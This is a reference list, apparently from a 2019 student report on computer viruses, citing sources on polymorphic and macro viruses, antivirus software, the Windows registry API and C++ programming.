Li, X., Loh, P. and Tan, F. (2011). *Mechanisms of Polymorphic and Metamorphic Viruses - IEEE Conference Publication*. [online] Ieeexplore.ieee.org. Available at: http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=6061171&isnumber=6061109 [Accessed 20 Mar. 2019].

Mathbits.com. (2019). Random Number Generation Funcitons. [online] Available at: https://mathbits.com/MathBits/CompSci/LibraryFunc/rand.htm [Accessed 19 Mar. 2019].

Rouse, M. (n.d.). *What is macro virus? - Definition from WhatIs.com*. [online] SearchSecurity. Available at: https://searchsecurity.techtarget.com/definition/macro-virus [Accessed 21 Mar. 2019].

Shopiro, J. (1989). *An example of multiple inheritance in C++: a model of the lostream library*. [online] Available at: https://dl.acm.org/citation.cfm?doid=70931.70935 [Accessed 22 Mar. 2019].

Sliwa, Carol (2002) The Windows registry. Computerworld. 36 (18), 50. [online]. Available from: http://search.proquest.com/docview/215989587/.

Strebe, M. (2006). *Network Security Foundations*. Hoboken: John Wiley & Sons, pp.116-117.

Szor, P. (2005). *The art of computer virus research and defense*. Upper Saddle River, NJ: Addison-Wesley, pp.36, 446, 393-425.

TEST, D. (2017). What is Antivirus Software and How Does It Work? | Geeks on Site. [online] Geeks on Site. Available at: https://www.geeksonsite.com/computer-security/what-does-virus-scan-do-how-antivirus-software-works/ [Accessed 19 Mar. 2019].

Wilson, D. (2019). winreg.h header. [online] Docs.microsoft.com. Available at: https://docs.microsoft.com/en-us/windows/desktop/api/winreg/ [Accessed 23 Mar. 2019].

Xu, D., Li, X. and Wang, X. (2004). *Mechanisms for spreading of computer virus on the Internet: an overview - IEEE Conference Publication*. [online] Ieeexplore.ieee.org. Available at: http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=1468895&isnumber=31511 [Accessed 31 Mar. 2019].